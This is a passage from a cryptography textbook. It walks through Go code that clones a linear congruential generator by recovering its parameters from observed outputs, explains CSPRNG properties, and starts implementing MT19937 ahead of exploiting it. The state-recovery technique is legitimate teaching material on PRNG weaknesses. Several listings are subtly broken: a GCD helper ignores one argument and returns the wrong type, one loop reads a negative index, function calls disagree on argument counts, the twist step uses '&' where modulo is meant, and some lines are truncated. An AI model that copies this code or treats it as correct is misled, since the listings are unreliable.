Equation [2.10](#) can be used to find large numbers equal to zero modulus m . Let's call these ; they can be found by rearranging equation [2.10](#) into equation [2.11](#):

Equation 2.11

$$\begin{aligned}\text{Zero} &= \Delta_2\Delta_0 - \Delta_1\Delta_1 \\ \text{Zero} &= a^2X_0^2 - a^2X_0^2 \\ \text{Zero} &\cong 0 \bmod m\end{aligned}$$

We can collect such zero values (which are nonzero integers but are congruent to zero modulus m because they are multiples of m , similar to how 24, 36, 72, and 48 are multiples of 12) and then calculate their GCD to find the modulus. To calculate the GCD, we use the Go `big` library again.

Listing 2.11 exploit_lcg.go

```
func findGCD(a, b int64) int64 {  
    return new(big.Int).GCD(nil, nil, big.NewInt(a))  
}
```

In listing [2.12](#), we do the following:

- Generate 1,000 values using the original RNG
- Calculate differences between each value and its immediately preceding value
- Apply equation [2.11](#) to find zeros on line 12
- Find GCD of zero values on line 17 and return that as the modulus

Listing 2.12 exploit_lcg.go

```
func findModulus(originalRng *impl_lcg.LCG) int {
    var diffs []int
    previousValue := originalRng.Generate()
    for i := 0; i < 1000; i++ {
        currentValue := originalRng.Generate()
        diffs = append(diffs, currentValue-previousValue)
        previousValue = currentValue
    }

    var zeros []int
    for i := 2; i < len(diffs); i++ {
        zeros = append(zeros, diffs[i]*diffs[i-2]-diffs[i-1]*diffs[i-3])
    }

    gcd := 0
    for _, v := range zeros {
        gcd = int(findGCD(int64(gcd), int64(v)))
    }

    return gcd
}
```

Listing [2.13](#) puts all these pieces together in a function called `CloneLCG()`, which takes an LCG as input and then “clones” it by recovering the modulus, multiplier, and increment strictly by

observing generated values of the original RNG. We generate one last value from the original RNG on line 5 to act as the seed for our newly cloned RNG.

Listing 2.13 exploit_lcg.go

```
func CloneLCG(originalRng *impl_lcg.LCG) *impl_lcg.LCG {
    modulus := findModulus(originalRng)
    multiplier := findMultiplier(originalRng, modulus)
    increment := findIncrement(originalRng, modulus)
    seed := originalRng.Generate()
    clonedRng := impl_lcg.NewLCG(multiplier, increment, seed)
    return clonedRng
}
```

Listing [2.14](#) tests our `CloneLCG()` function by creating an LCG and seeding it with the current UNIX time in seconds. We then clone the LCG and generate 100 values to ensure that the cloned RNG and original RNG are generating the same values: in other words, the cloned RNG is predicting the original RNG correctly. We print both values for readability—that is, the one we observed from the target RNG and the one generated by our cloned RNG on line 17.

Listing 2.14 exploit_lcg_test.go

```
func TestCloneLCG(t *testing.T) {
    multiplier := 48271
    increment := 0
    modulus := 1<<31 - 1
    seed := time.Now().UnixNano()

    originalRng := impl_lcg.NewLCG(multiplier, increment, modulus, seed)
    clonedRng := CloneLCG(originalRng)

    for i := 0; i < 100; i++ {
        clonedValue := uint32(clonedRng.Generate())
        observedValue := uint32(originalRng.Generate())
        if observedValue != clonedValue {
            t.Fatalf("observed: %08x, cloned: %08x", observedValue, clonedValue)
        }
        if i%20 == 0 {
            t.Logf("observed: %08x, cloned: %08x", observedValue, clonedValue)
        }
    }
}
```

You can run these tests using `make exploit_lcg` in the code repo:

```
go clean -testcache
go test -v ./ch02/lcg/go/exploit_lcg
=== RUN    TestCloneLCG
    exploit_lcg_test.go:26: observed: b90af344, c
    exploit_lcg_test.go:26: observed: e0b794da, c
    exploit_lcg_test.go:26: observed: eb627303, c
    exploit_lcg_test.go:26: observed: ae6c6942, c
    exploit_lcg_test.go:26: observed: 862061eb, c
    -- PASS: TestCloneLCG (0.00s)
PASS
ok      github.com/krkhan/crypto-impl-exploit/ch02
```

We were able to successfully clone an LCG just by observing its output. Now we can stay one step ahead of the RNG, as we will always know which value it will generate.

Despite their widespread use as general-purpose RNGs, LCGs are not suited for use in cryptography. In the next section, we look at what it will take for an RNG to be cryptographically secure.

2.2.3 Cryptographically secure pseudorandom number generators (CSPRNGs)

We saw that a good PRNG should have a uniform output distribution to achieve maximum entropy. It should have a long

period so that values do not start repeating themselves too soon. Are these properties enough to warrant the use of a PRNG in cryptographic applications? Not really; we were able to break LCGs easily. There are a few other properties we need to worry about when using PRNGs in cryptographic contexts.

Imagine that we can drop into the middle of the process while a PRNG generates a number, as in figure [2.1](#). Everything about the PRNG, including its algorithms and constants, is known to us as the attackers.

We see the following stream of numbers being produced by the RNG:

```
1538354858, 90320905, 488601845, 1634248641
```

To be *cryptographically secure*, this PRNG should satisfy the following properties:

- An attacker should not be able to look at these values and deduce that they came from a PRNG (versus some random noise).
- An attacker should not be able to guess past values (the ones before 1538354858) by looking at this output. This is referred to as *forward secrecy*.

- An attacker should not be able to guess future values (the ones after 1634248641) by looking at this output. This is referred to as *backward secrecy*. (Don't worry if you think the direction of forward/backward sounds particularly confusing—you are not alone.)

Now let's say this output was generated by the LCG we implemented in the previous section. It is not cryptographically secure because it satisfies neither of those qualities. Remember, the algorithm itself and all the constants are known to the attacker. To predict future values, all we need to do is seed their own LCG clone with 1634248641 and then start generating values independent of the original RNG. Similarly, we can work out values before 1538354858 by rearranging the terms of equation [2.3](#).

Looking at the PRNG in figure [2.8](#), we can see that the previous state is mutated to generate a new state at each step. We can visualize this as shown in figure [2.9](#).




Figure 2.9 PRNGs mutate the previous state to generate the next one.

If an attacker sees the output on the right of this box, they immediately know the internal state of the PRNG because state *is* the output. In other words, we do not have any difference between the internal states of our PRNG and the outputs it generates. This immediately thwarts backward secrecy because the attacker can simply replicate the state by looking at the output and then use the publicly known algorithm to generate new values. We address this by adding another dotted arrow between the state and the output, as shown in figure [2.10](#).




Figure 2.10 Some PRNGs transform the state before outputting it as the next value.

The dotted arrows represent transformations that are *hard to reverse*. This means if someone knows the output on the right, it should be hard for them to calculate the state and, by extension, the previous values (coming into the box from the left). The next block will therefore look like figure [2.11](#).





Figure 2.11 Two consecutive steps for a PRNG

We can now visualize our PRNGs as a *state machine*, as shown in figure 2.12. The figure shows three functions.




Figure 2.12 PRNG as a state-machine

- `Init(Seed)` transforms the seed to generate `State0`.
- `Next(StateN)` transforms `StateN` to generate `StateN+1`.
- `Output(StateN)` transforms `StateN` to generate `OutputN`.

`Next(StateN)` and `Output(StateN)` represent the dotted arrows in figure [2.10](#). CSPRNGs choose these functions carefully to ensure that they are hard to reverse. In weak PRNG implementations, they are sometimes combined, so a single

function call performs both `Next` and `Output` at the same time—advancing the state by one step and returning the new value at the same time, as we saw in the case of our LCG implementation. Some PRNGs use the same state to output several different values before mutating the state to the next step. We will see an example of this in chapter 3.

PRNGs such as the one shown in figure [2.12](#) can be attacked in a few ways. The two most common methods are as follows:

- *Input-based attacks*—Every PRNG needs to be seeded. If an attacker can guess the seed, they can recover the entire output by running the PRNG on it. For example, it was common practice in applications to seed using the system time. Like the birthday password-guessing we saw earlier in this chapter, the attacker can simply guess all the seconds in the last month to find the right seed. For our LCG examples, we used a fixed seed of 42 precisely because we wanted to generate a fixed output that we could then compare to a reference implementation. To protect against these attacks, TRNGs are used to seed the input of PRNGs. Remember, TRNGs produce random numbers based on physical phenomena but are not very performant. PRNGs provide good performance but rely on a seed value, which can lead to input-based attacks. The solution is to combine them, as shown in figure [2.7](#).

- *State compromise extension attacks*—If an attacker can compute the internal state of a PRNG (essentially somehow reverse the `Next()` function in figure 2.12), they can compute all the future values that will be generated by this PRNG. We will cover this in much more detail in the next chapter, where we will implement two such attacks.

Summary

- Random numbers are used extensively in cryptographic applications.
- Random number generators are characterized by their output distribution and entropy.
- The entropy of an RNG is maximized when its output distribution is uniform.
- Hardware random number generators (HRNGs)—also known as true random number generators (TRNGs)—sample physical phenomena to generate a slow but unpredictable stream of output.
- TRNGs need to be carefully designed and tested to ensure good-quality randomness. Because they are used as input to CSPRNGs, which eventually generate all the randomness needed for cryptography, good security begins at the TRNG.
- TRNGs can be based on a variety of physical phenomena ranging from nuclear decay to noise in electrical circuits.

- Avalanche and Zener diodes are widely used in TRNG constructions but are susceptible to attacks and do not provide a good way to assess the health of the RNG process.
- Modular entropy multiplication is a relatively newer method for constructing TRNGs that also provides a physical model to assist in continuous monitoring of the RNG's health.
- Pseudorandom number generators (PRNGs) take seed values as input and generate a fast but deterministic stream output.
- Cryptographically secure random number generators (CSPRNGs) are PRNGs that satisfy some additional properties, most importantly backward and forward security.
- Always use CSPRNGs for cryptographic applications, and avoid weak PRNGs that are used by default in many programming languages.
- Seed your CSPRNGs with good-quality seeds obtained from TRNGs.
- Periodically reseed your CSPRNG so that the same seed is not used forever. This helps protect against state extension attacks.
- PRNGs are usually compromised by guessing their seed or by reverse-engineering their internal states.
- Linear congruential generators (LCGs) are very basic (and insecure) PRNGs. There is no difference between their state and output.

- LCG-based RNGs can be broken by recovering their parameters (increment, multiplier, modulus) from generated values using linear algebra.

¹ Random weather: <https://quantumbase.com/random-weather>.↵

² “What is electronic potting?” Winmate, <https://mng.bz/avvY>.↵

³ Thompson, P. (2018). *John von Neumann, the Last Great Polymath*. Sotheby’s. <https://mng.bz/1a4y>.↵

⁴ See “Modulus returns negative numbers,” <https://github.com/golang/go/issues/448>.↵

3 Implementing and exploiting RNGs

This chapter covers

- Implementing cryptographically secure pseudorandom number generators (CSPRNGs)
- How CSPRNGs can be compromised via weaknesses in their underlying algorithms

In the previous chapter, we saw how pseudorandom number generators (PRNGs) work in theory. Figure [3.1](#) shows a PRNG described by three operations:

- `Init(Seed)` transforms the seed to generate `State0`.
- `Next(StateN)` transforms `StateN` to generate `StateN+1`.
- `Output(StateN)` transforms `StateN` to generate `OutputN`.

In this chapter, we will see how these functions are implemented for two widely known RNGs and then write code to exploit them. One is a CSPRNG that was recommended by the National Institute of Standards and Technology (NIST) for almost a decade! (Cryptographic implementations widely rely on algorithms and constants defined by NIST standards.)




Figure 3.1 PRNGs mutate the previous state to generate the next one.

3.1 Implementing and exploiting Mersenne Twister-based RNGs

Mersenne Twister RNGs are based on Mersenne prime numbers, which are prime numbers of the form $M_n = 2^n - 1$ (which are, in turn, named after the 17th-century French polymath Marin Mersenne). They are widely used in many programming languages such as Ruby, PHP, Python, and C++. They have extremely long periods. That is, their output starts repeating after generating $2^n - 1$ values for an RNG based on the Mersenne prime M_n . Because n tends to be a very large number

(such as 8,191, 19,937, or 131,071), it takes numerous iterations for a Mersenne Twister RNG to start repeating values.

3.1.1 Implementing MT19937

The first RNG we will attack with code is MT19937 (the *MT* in the name denotes Mersenne Twister). MT19937 is a specific type of Mersenne Twister that relies on the prime number $2^{19937} - 1$. MT19937 is not a CSPRNG by a long shot and was not intended to be used in cryptographic applications, but it is interesting to us for two reasons:

- It provides a very good practical example of how RNGs are broken.
- Its use as a general-purpose RNG is pervasive enough in common programming languages and libraries that it is important to understand what makes it weak and why it should be avoided.

Let's start by creating a new type with enough space to hold N integers. We also keep track of an `index` that points to the next element of the state that will be generated as the output.

Listing 3.1 impl_mt19937.go

```
type MT19937 struct {
    index uint32
    state [N]uint32
}

func NewMT19937() *MT19937 {
    return &MT19937{
        index: 0,
        state: [N]uint32{},
    }
}

func NewMT19937WithState(state [N]uint32) *MT19937 {
    return &MT19937{
        index: 0,
        state: state,
    }
}
```

We can now tackle *initialization* of the internal state based on a seed value x_0 . This is equivalent to the `Init(Seed)` function in figure [3.1](#). The initialization function sets N values of x according to the formula shown in the following equation, where i starts from 0 and runs up to $N - 1$:

Equation 3.1

$$x_i = f \times (x_{i-1} \oplus (x_{i-1} \gg (w - 2))) + i$$

Each implementation of Mersenne Twister-based RNGs relies on a handful of constants. In the case of MT19937, these constants are given in listing [3.2.1](#). For our exploit, it's not important to dive deep into the underlying mathematical theory behind how these constants were selected. The three constants we have encountered so far are f and w in equation [3.1](#) as well as N , which dictates that the internal state of our MT19937 RNG will consist of 624 numbers. The RNG increments `index` each time it generates an output, and once it has done so 624 times, it refreshes the entire state to generate a new collection of 624 values.

Listing 3.2 impl_mt19937.go

```
const (  
    W uint32 = 32      #1  
    N uint32 = 624     #2  
    M uint32 = 397  
    R uint32 = 31  
  
    A uint32 = 0x9908B0DF  
    F uint32 = 1812433253 #3  
  
    U uint32 = 11  
    D uint32 = 0xFFFFFFFF  
  
    S uint32 = 7  
    B uint32 = 0x9D2C5680  
  
    T uint32 = 15  
    C uint32 = 0xEFC60000  
  
    L uint32 = 18  
  
    LowerMask uint32 = 0x7FFFFFFF  
    UpperMask uint32 = 0x80000000  
)
```

#1 *w* in equation 3.1

#2 MT19937 state in listing 3.1 consists of 624 integers.

#3 f in equation 3.1

We can now use these constants to implement equation [3.1](#) in the following listing. The `mt.state` array holds N (624) values that represent the internal state $(x_0, x_1, x_2, \dots, x_{623})$.

Listing 3.3 impl_mt19937.go

```
func (mt *MT19937) Seed(seed uint32) {
    mt.index = 0
    mt.state[0] = seed
    for i := uint32(1); i < N; i++ {
        mt.state[i] = (F*(mt.state[i-1]^(mt.state[i-1]
    }
}
```

MT19937 defines a `Temper(x)` function that takes a single x_i and “tempers” the input to generate a transformed output. This is similar to the `Output(StateN)` function in figure [3.1](#), and it should be hard to reverse. Listing [3.4](#) implements the temper function in Go. It uses more of the constants we defined in listing [3.1](#). As we will see in section [3.1.2](#), the reversibility of the `Temper(x)` function plays a huge role in making MT19937 insecure. It transforms y to output y_4 by performing some complicated bit manipulation on it, but all the operations are easy for an adversary to reverse, regardless of their complexity.

Listing 3.4 impl_mt19937.go

```
func temper(y uint32) uint32 {  
    y1 := y ^ (y>>U) & D  
    y2 := y1 ^ (y1<<S) & B  
    y3 := y2 ^ (y2<<T) & C  
    y4 := y3 ^ (y3 >> L)  
    return y4  
}
```

After seeding and generating the first 624 values, MT19937 has exhausted its internal state. At that point, it defines another function called `Twist(state)`, which takes an existing state of 624 values and generates 624 new values to be used as the next state. This is equivalent to the `Next(StateN)` function in figure 3.1. The `twist()` function shown in listing 3.5 loops from 0 to $N - 1$ and updates each element of the state using more bit-manipulation techniques. The attacker does not need to understand why the bit manipulation is done in this complex manner; their only goal is to *reverse* the manipulations, which we will do in the next section. The important thing to keep in mind is that `twist()` will transform the current state of 624 values to generate a new internal state with the same cardinality (that is, exactly 624 values) but an entirely new

batch of numbers. The `twist()` function also relies on some of the constants from listing [3.2](#).

Listing 3.5 impl_mt19937.go

```
func (mt *MT19937) twist() {
    for i := uint32(0); i < N; i++ {
        x := (mt.state[i] & UpperMask) + (mt.state[(i+1)&N] << 1)
        xA := x >> 1
        if x%2 == 1 {
            xA ^= A
        }
        mt.state[i] = mt.state[(i+M)%N] ^ xA
    }
    mt.index = 0
}
```

We can now combine our `temper(y)` and `twist()` functions to write code for generating random numbers. The `Generate()` function shown in listing [3.6](#) takes the next element in the state pointed to by `mt.index` and outputs it after running it through `temper(y)`. If `mt.index` runs its course of 624 values, the state is refreshed by calling `mt.twist()` on line 3.

Listing 3.6 impl_mt19937.go

```
func (mt *MT19937) Generate() uint32 {
    if mt.index == 0 {
        mt.twist()
    }
    y := temper(mt.state[mt.index])
    mt.index = (mt.index + 1) % N
    return y
}
```

To test our implementation, we seed it with a fixed value and test the output against a sequence generated by a reference implementation (you can use `std::mt19937` in C++ to generate reference values, like we did when implementing an LCG in chapter 2). The code for this test is shown next.

Listing 3.7 impl_mt19937_test.go

```
func TestMT19937WithDefaultSeed(t *testing.T) {
    mt := NewMT19937()
    mt.Seed(5489)

    expected := []uint32{
        3499211612,
        581869302,
        3890346734,
